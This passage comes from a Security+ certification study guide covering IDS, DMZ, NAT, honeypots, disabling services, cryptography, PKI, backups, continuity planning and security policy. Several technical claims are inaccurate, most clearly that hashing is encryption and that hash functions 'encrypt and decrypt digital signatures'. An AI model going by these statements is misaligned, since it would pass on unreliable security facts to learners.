- Assessing system and file integrity
- Ability to recognize patterns of typical attacks
- Analysis of abnormal activity patterns
- Tracking user policy violations

Host-based IDS is considered the passive component and functions include:

- Inspection of the system's configuration files
- Inspection of the password files
- Inspection of other system areas to find policy violations

Network-based IDS is considered the active component:

- Mechanisms are set in place to recreate known methods of attack and to record system responses

Network Monitoring/Diagnostic

Network Monitoring, and the tools to do the monitoring, also fall in the Security+ Technicians realm.

Workstations and Servers

You need to make sure you always pay attention to workstation and server based vulnerabilities in your security assessment.

Mobile Devices

Mobile devices that operate via wireless or infrared should be on the list for security monitoring as well. Most infrastructures today are littered with mobile and handheld devices, not to mention laptops.

The problem with these devices is that if you lose one of them, and it's not secured, then the information it holds can be compromised.

Security Topologies

Demilitarized Zone (DMZ)

The DMZ is the 'no mans land' in between your company's private network and the outside public network. The DMZ is normally an isolated segment of your entire network where you set up your publically accessible network servers like Web, FTP and DNS.

Extranet

An extranet is a private network that uses VPN technology to connect to your other business suppliers, vendors, partners, customers, etc.

Network Address Translation (NAT)

RFC 1631

- NAT is the translation of one IP address to another. NAT can translated addresses from public networks to private networks and anything in between
- NAT reduces the need for a large amount of publicly known IP addresses because you can set up a small pool of them that all your users will have
- NAT adds security in the sense that only a few valid and public IP addresses are exposed to the public Internet

Honey Pots


A honey pot is a system that can be set up anywhere (but usually on the Internet) and is left open in order to attract attackers. It is used as a trap and thus is normally audited, watched, and analyzed very carefully in hopes to nail an attacker before he hacks a production system.

Security Baselines

Please note that most of the objectives listed here have been covered in other areas of the Cramsession.

Disable Unnecessary Services

Unfortunately, many Windows and Linux distributions install, by default, a wide set of open services. Because you may not know about these services and the need to close them, you may end up leaving them open to attack.


192.168.1.5 - rshimonski - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 192.168.1.5
SSH2 - aes128-cbc - hmac-md5 - none
80x24

```
rshimonski@linux:/etc> vi inetd.conf
# See "man 8 inetd" for more information.
#
# If you make changes to this file, either reboot your machine or send the
# inetd a HUP signal with "/etc/init.d/inetd reload" or by hand:
# Do a "ps x" as root and look up the pid of inetd. Then do a
# "kill -HUP <pid of inetd>".
# The inetd will re-read this file whenever it gets that signal.
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# echo stream tcp nowait root internal
# echo dgram udp wait root internal
# discard stream tcp nowait root internal
# discard dgram udp wait root internal
# daytime stream tcp nowait root internal
# daytime dgram udp wait root internal
# chargen stream tcp nowait root internal
# chargen dgram udp wait root internal
time stream tcp nowait root internal
time dgram udp wait root internal
#
# These are standard services.
#
```

Figure 9: Viewing disabled services

What you need to do is disable services by stopping them (Windows) or commenting them out (UNIX) so that they don't run. Here, in the following figure, you can see that all the services in INETD are, "#", commented out except for the time one, which I left so you can see the difference between enabled and disabled services.

So, what should you do? Turn off all the network services you don't need. If you don't need a service, then kill it.

To find more information about turning off services, you can find a wealth of information in the following links:

- http://infocenter.cramsession.com/techlibrary/default.asp
- http://www.labmice.net/Security/default.htm

Updates (Hotfixes, Service Packs, Patches)

A bug is a flaw in the operation of software, often a result of poorly written code. Here are the main ways to deal with bugs:

- A Patch, which is a small fix applied to aid this problem
- A Hot Fix, which is also a small fix used to aid the problem
- A Service Pack, which is a collection of such patches and hot fixes installed at one time and which is usually quite large in size

You can find just about any fix on the vendor's web site, along with technical support documentation.

Databases

Know the Database and SQL security model.

You can find a ton of databases security information from the following links:

- http://www.sql-server-performance.com/vk_sql_security.asp
- http://www.microsoft.com/sql/techinfo/administration/2000/securityWP.asp

Basics of Cryptography

Algorithms

Hashing

RSA Security: What is Hashing

- Hashing is the changing of a character string into a shorter fixed-length value or key that represents the original string. This shorter hashed key is faster to retrieve and use, and is encrypted

- The hashing algorithm is called the hash function and is used to encrypt and decrypt digital signatures

Asymmetric

Asymmetric cryptography is cryptography in which a pair of keys is used to encrypt and decrypt a message. It is also known as a Public Key Cryptology

Symmetric

With Secret / Private Key Cryptology, a type of symmetric cryptography, the same key is used for both encryption and decryption.

Concepts of using cryptography

Digital Signatures

A digital signature is an electronic signature that can be used to authenticate the identity of the sender of a message and is not to be confused with a digital certificate.

Digital signatures:

- Are easily transportable,

- Can't be imitated by something else

- Can be automatically time stamped

Non-Repudiation

Non-repudiation is the ability to make sure that the sender cannot deny the authenticity of their signature on a document they send.

Public Key Infrastructure (PKI)


A PKI uses a **public** and a **private** key pair that is shared through a trusted authority.

Facts about PKI:

- The authority is called a certificate authority or CA for short. The CA issues certificates
- The public key infrastructure uses a digital certificate for identification
- A public key infrastructure consists of:
    - A CA that issues and verifies the digital certificate
    - A registration authority that acts as a verifier
    - A directory where the certificates are held
    - A certificate management system
- For security reasons, the private key should never be shared with anyone or sent across the Internet
- A certificate contains the following:
    - A name
    - A serial number
    - Expiration dates
    - A copy of the certificate holder's public key
    - The digital signature of the certificate-issuing authority
- Some digital certificates conform to the **X.509** standard

An Example of a certificate is seen in the figure below.

Figure 10: A Digital Certificate



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.


Issued to: infosecu.com

Issued by: www.verisign.com/CPS Incorp.by Ref. LIABILITY LTD.(c)97 VeriSign

Valid from 6/23/2002 **to** 6/24/2003

Be careful with certificates. As you can see with the following certificate, there are problems with the actual certificate itself, but your machine should notify you of this by default.

Figure 11: Certificate Security Alert



Security Alert

Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.

✓ The security certificate is from a trusted certifying authority.

✓ The security certificate date is valid.

⚠ The name on the security certificate is invalid or does not match the name of the site

Do you want to proceed?

Remember that certificates can be revoked: a Certificate Revocation List (CRL) is a way to do this with a PKI.

A discussion of Trust Models in connection with PKIs usually describes PKIs as falling into one of four categories:

- Hierarchical
- Network/mesh
- Trust list
- Key ring

The Network/mesh trust model requires multiple parties to be present before access to the token is granted and administrative functions can be performed on PKI Devices.

Operational/Organizational Security

Physical Security

For the Security+ exam, make sure you know what constitutes physical security and physical barriers. Fences, guards, cameras and monitors can all constitute physical security.

Disaster Recovery Planning (DRP)

http://www.disaster-recovery-plan.com/

You should always have a disaster recovery plan available that has also been tested and validated.

Backups

You need to do backups for Disaster Recovery. If you lose a drive or have other system problems, your backups may be your only source of recovery.

There are three basic types of backups:

- **Full** - Backup all your data
- **Incremental** - Only back ups the files added or changed since the last backup and clears the archive bit
- **Differential** - Only back ups files since the last full back up and does not clear the archive bit

Note:

- Don't mix Incremental with Differential backups
- Always test your backups to see if they work!
- Consider storing your data tapes at off site storage facilities. This way, your data is safe if your office location is destroyed

Business Continuity Planning (BCP)

http://www.yourwindow.to/business-continuity/

This link is full of information about BCP. I highly recommend it.

BCP Policy Statement

The company you work for or with should issue a clear policy statement on Business Continuity Planning (BCP). BCP is what will keep you company moving in times of crisis. If it doesn't already have one, the organization you work for should develop a comprehensive Business Continuity Plan as soon as possible. Initially, a rudimentary plan is better than no plan at all.

Let's look at an example:

- You have Frame Relay links connecting all your remote sites and you want to be able to reroute all traffic, in the event of a disaster, to a second hub site where a hot site is running

- You can accomplish this with a good Business Continuity Plan. A part of the plan would include having a contract with your Telco to reroute data from one location to another in time of crisis. This sort of operation can be done within minutes if it is executed properly.

Of course, you should always test you BCP for quality assurance.

At a minimum, a BCP should encompass the following:

- A risk assessment should be performed so that you know what requirements will be needed in the BCP

- The BCP should cover all essential and critical business activities such as data recovery, WAN links and other items of this nature

- The BCP should be tested! All personal should know their roles in the plan and any failures need to be documented, reviewed and fixed

- The BCP must be kept up to date

- A similar policy statement, which all management and staff know and adhere to, should be added to the overall security policy

High Availability / Fault Tolerance

High Availability and fault tolerance entail:

- Clustering

- Load balancing
- RAID systems

Make sure you have all of these implemented in your infrastructure for disaster recovery.

Policy and Procedures

Security Policy

Every organization, no matter the size, should have a security policy. Moreover, security policies must have the approval and support of senior management in order for them to be effective.

Granting Least Privilege

Everyone should be given the least amount of permissions possible. Otherwise, you could be facilitating security breaches.

Due Care

Due care consists of doing the right thing and being responsible in the duties of security operations.

Separation of Duties

These are a form of check and balances to make sure that no one entity becomes too powerful.

This practice is very important, especially if you have certain areas where one person tends to do everything. If that person leaves, then may be in trouble because you don't have a proper backup. If that person stays, and there checks and balances, he or she could potentially be involved in fraud and no one would know.

Need to Know

This involves only telling people what they need to know to perform their duties. Don't provide them more information beyond the scope of their work.

SLA

A Service Level Agreement is a guarantee of an appropriate level of service.

Education

All personnel, including new hires, should receive security policy training. The best way to stop problems like Social Engineering, Viruses, etc. is to educate your user community.

The weakest link in a security policy is the user, especially when he is uneducated about the system he uses.

Online Resources

When using the Internet for research, make sure you verify that your sources are correct.

Here is an example of some valuable information, from SANS - Free Sample Policies:

http://www.sans.org/newlook/resources/policies/policies.htm

Documentation

Make sure you document your systems and network infrastructure. In addition, ensure you keep such documentation under lock and key and never hand out an un-sanitized set of documentation.

Also, don't forget about protecting dial-in lines and IP's: they can be used against you.

Special thanks to
Robert J. Shimonski for
contributing this Cramsession.
Please visit his site at
http://www.rsnetworks.net/